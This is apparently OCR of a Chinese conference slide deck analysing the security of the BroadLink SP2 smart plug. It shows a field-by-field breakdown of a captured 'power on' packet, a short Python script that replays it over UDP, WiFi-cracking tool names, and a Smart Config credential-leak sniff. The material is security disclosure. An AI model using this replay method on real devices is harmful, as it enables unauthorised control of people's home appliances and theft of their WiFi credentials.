智能家居安全检测

BroadLink SP2安全分析

Proposed by loveboom

对话·交流·合作

关于我

负责脱壳引擎的设计和开发(PC)

负责自动样本鉴定系统设计和开发(PC)

负责虚拟机开发(PC)

负责SVM 大数据挖掘未知样本识别系统(PC)

负责安卓行为分析系统开发(Android)

负责安卓黑色产业链分析(Android)

负责安卓热点安全事件(Android)

Dreams That Come True

在你我身边的智能设备

智能设备是必须品，非奢侈品

WiFi washer


WiFi light

Nest WIFI

大厂商也加入智能设备

全球智能设备增长趋势

50倍



智能家居安全现状

起步阶段

零防范

任重道远

瞬间消失的Wifi


WiFi: "BroadLinkProv"


30S 消失

Wifi 入侵

Air-Crack、奶瓶(FeedingBottle)、MinidWep

历时2.5h





完全不设防的路由

XDef 2014

67%

默认密码

已连接设备列表

安装手机远程管理应用可以轻松踢除无线可疑设备！HiWiFi 远程控制 App | 设置无线密码 | 设置 MAC 限制

MAC地址	IP	名称	连接方式
00:21:5D:C2:D8:FC	192.168.199.140	Mac-Job 修改	
B4:43:0D:10:24:43	192.168.199.167	Broadlink_SP2-10-24-43 修改	
CC:FA:00:F2:70:34	192.168.199.124	android-d75705bb72f9e819 修改	
CC:3A:61:B3:36:19	192.168.199.205	lenovo-pc 修改	
F8:A4:5F:8E:11:46	192.168.199.125	android-22a08694d2a93099 修改	

WiFi密码


Router管理员密码

Broadlink是什么？

WiFi智能插座


定时开关

远程控制开关




插座设计图

设计简洁


220V AC
220V->
5V电源(10A)
5V
5V继电器
3.3V
MSP430Fxxx
SPI
CC3000 MOD
2.4G 无线

如何控制智能设备



抓包模拟

漏洞攻击


设想的安全通信模型

绑定手机MAC


绑定插座

云动态分配KEY


服务器检测正确性




现实安全模型



存在内网无安全认证机制漏洞



实际通信模型



Dump数据分析及模拟

程序自动化模拟控制

完整发送"打开电源"数据包：①

```
5A A5 AA 55 5A A5 AA 55  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
55 CF 00 00 11 27 6A 00  F6 80 43 24 10 0D 43 B4
01 00 00 00 B2 BE 00 00  A5 4F 44 EE B0 C0 10 51
CC D0 4E 3C F5 3F 3B 1A
```

1 标识头
2 整个包校验值
3 智能设备类型?
4 Ver?
5 发送包时的时间措
6 接收指令智能设备Mac
7 控制指令数据校验值(加密前)
8 控制指令数据(AES加密)

0x5Axx 左一行开始标识为1、2、3...8

Dump数据分析及模拟

程序自动化控制

```python
def sendCmd(nmode,scontrol_data):
    if nmode == 1:
        ip = '112.124.35.104'
        port = 8080
        print 'Wan mode'
    elif nmode == 0:
        ip = '172.20.22.4'
        port = 80
        print 'Lan mode'
    else:
        print 'error,valid mode. type: 0 LAN,1 WAN'
    print 'connect info, ip:%s, port:%d.\n' %(ip,port)
    s = SockUdp(ip, port)
    data = scontrol_data.decode('hex')
    s.sendto(data)
    hexdump(s.recvfrom())
    s.sock.close()

if __name__ == '__main__':
    #data =  '5aa5aa555aa5aa5500000000000000000000000000000000000000
    data =  '5aa5aa555aa5aa55000000000000000000000000000000000000000
    sendCmd(0,data)
```


抓包数据及模拟


自动化控制

无需任何配置

WiFi控制

3G 控制





问题？

暴力破解Wifi没技术含量

"BroadlinkProv" WiFi是什么？

智能家居第一次如何連接上Wifi？

设置复杂Wifi密码，是不是就高枕无忧了？

复杂密码怎么攻击？

Dump Rom看是否存在后门

分析Firmware是否存在Exploit


让智能家居APP告诉我Wifi帐号密码

智能设备第一次怎么连上Wifi?

一键配置


CC3000

Smart Config Wifi



智能设备首次如何连接Wifi?

CC3000



TEXAS INSTRUMENTS

德州仪器(TI)

智能设备首次如何连接Wifi?

XDef 2014

Smart Config Wifi

摩尔斯电码表

摩 尔 斯 电 码 表

字符	电码符号	字符	电码符号	字符	电码符号
A	·—	N	—·	1	·—————
B	—···	O	———	2	··————
C	—·—·	P	·——·	3	···——
D	—··	Q	——·—	4	····——
E	·	R	·—·	5	·····
F	··—·	S	···	6	—····
G	——·	T	—	7	——···
H	····	U	··—	8	———··
I	··	V	···—	9	————·
J	·———	W	·——	0	—————
K	—·—	X	—··—	?	··——···
L	·—··	Y	—·——	/	—··—·
M	——	Z	——··	( )	—·——·—
				—	—····—
				·	·—·—·—

智能设备首次如何连接Wifi?

Def 2014

Smart Config Wifi

No	Protocol	Src MAC	Dest MAC	Src IP	Dest IP	Src Port	Dest Port	Time	Signal
7	CTRL/BLOCKACK	Hiwifi:03:97:14	LgElectr:F2:70:34	N/A	N/A	N/A	N/A	14:5...	-24
8	CTRL/RTS	LgElectr:F2:70:34	Hiwifi:03:97:14	N/A	N/A	N/A	N/A	14:5...	-19
9	CTRL/CTS	N/A	LgElectr:F2:70:34	N/A	N/A	N/A	N/A	14:5...	-24
10	ENCR. DATA	LgElectr:F2:70:34	01:00:5E:00:00:FB	N/A	N/A	N/A	N/A	14:5...	-20
11	CTRL/BLOCKACK	Hiwifi:03:97:14	LgElectr:F2:70:34	N/A	N/A	N/A	N/A	14:5...	-25
12	CTRL/BLOCKACK	Hiwifi:03:97:14	LgElectr:F2:70:34	N/A	N/A	N/A	N/A	14:5...	-25
13	ENCR. DATA	LgElectr:F2:70:34	01:00:5E:00:00:FB	N/A	N/A	N/A	N/A	14:5...	-24
14	CTRL/RTS	LgElectr:F2:70:34	Hiwifi:03:97:14	N/A	N/A	N/A	N/A	14:5...	-20
15	CTRL/CTS	N/A	LgElectr:F2:70:34	N/A	N/A	N/A	N/A	14:5...	-25
16	ENCR. DATA	LgElectr:F2:70:34	01:00:5E:00:00:FB	N/A	N/A	N/A	N/A	14:5...	-21
17	CTRL/BLOCKACK	Hiwifi:03:97:14	LgElectr:F2:70:34	N/A	N/A	N/A	N/A	14:5...	-24
18	ENCR. DATA	LgElectr:F2:70:34	01:00:5E:00:00:FB	N/A	N/A	N/A	N/A	14:5...	-24
19	CTRL/CTS	N/A	LgElectr:F2:70:34	N/A	N/A	N/A	N/A	14:5...	-25
20	ENCR. DATA	LgElectr:F2:70:34	01:00:5E:00:00:FB	N/A	N/A	N/A	N/A	14:5...	-21
21	CTRL/BLOCKACK	Hiwifi:03:97:14	LgElectr:F2:70:34	N/A	N/A	N/A	N/A	14:5...	-25
22	ENCR. DATA	LgElectr:F2:70:34	01:00:5E:00:00:FB	N/A	N/A	N/A	N/A	14:5...	-24
23	ENCR. DATA	LgElectr:F2:70:34	01:00:5E:00:00:FB	N/A	N/A	N/A	N/A	14:5...	-24
24	CTRL/RTS	LgElectr:F2:70:34	Hiwifi:03:97:14	N/A	N/A	N/A	N/A	14:5...	-18
25	CTRL/CTS	N/A	LgElectr:F2:70:34	N/A	N/A	N/A	N/A	14:5...	-24
26	CTRL/BLOCKACK	Hiwifi:03:97:14	LgElectr:F2:70:34	N/A	N/A	N/A	N/A	14:5...	-25

```
0x0000   88 41 30 00 D4 EE 07 03-97 14 CC FA 00 F2 70 34   ˆA0.Ôî..—.Ìú.òp4
0x0010   01 00 5E 00 00 FB E0 4E-00 00 F8 74 00 20 05 00   ..^..ûàN..øt. ..
0x0020   00 00 8F 9D 6B 26 6A 7F-24 18 C0 12 1B 5E 4B 88   ..k&j¶$.À..^Kˆ
0x0030   C1 35 E5 40 0F 16 E7 BC-2D 85 DE 14 5F 5B A4 79   Á5å@..ç¼-…Þ._[¤y
0x0040   22 6D E6 84 23 00 1D CE-03 B3 DB C0 3C A2 C0 34   "mæ„#..Î.³ÛÀ<¢À4
0x0050   4D 78 01 29 30 AA 6B 3D-8D 2C 94 8F 25 FA F0 FB   Mx.)0ªk=,"%úðû
0x0060   C6 14 21 D2 6D 0E 3B B7-D3 60 0A 69 95 19 AB 79   Æ.!Òm.;·Ó`.i•.«y
0x0070   25 11 53 D5 11 57 5C 32-F3 91 FC A7 94 45 8F 4D   %.SÕ.W\2ó'ü§"EM
0x0080   AA 70 2C C5 4D 81 19 2F-E9 78 D3 E1 71 81 34 7C   ªp,ÅM./éxÓáq4|
0x0090   FE 64 18 40 AE 48 F0 76-8F C9 A8 78 6D 08 BA 3F   þd.@®Hðv¨xm.º?
0x00A0   E6 89 88 4D B8 60 32 1E-41 7D 04 C1 DB 88 CE FB   æ‰ˆM¸`2.A}.ÁÛˆÎû
0x00B0   1D 29 CA 04 3E B2 87 5A-40 2B 84 7E A7 C0 D8 2A   .)Ê.>²‡Z@+„~§ÀØ*
```

智能设备首次如何连接Wifi?

智能设备首次如何连接Wifi?

Smart Config Wifi 安全设计

智能设备首次如何连接Wifi?

厂商怎么用的？

存在WiFi帐号密码泄露漏洞

